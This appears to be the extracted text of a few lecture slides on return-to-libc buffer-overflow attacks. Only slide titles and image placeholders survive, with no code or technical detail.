
RETURN TO LIBC




Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?



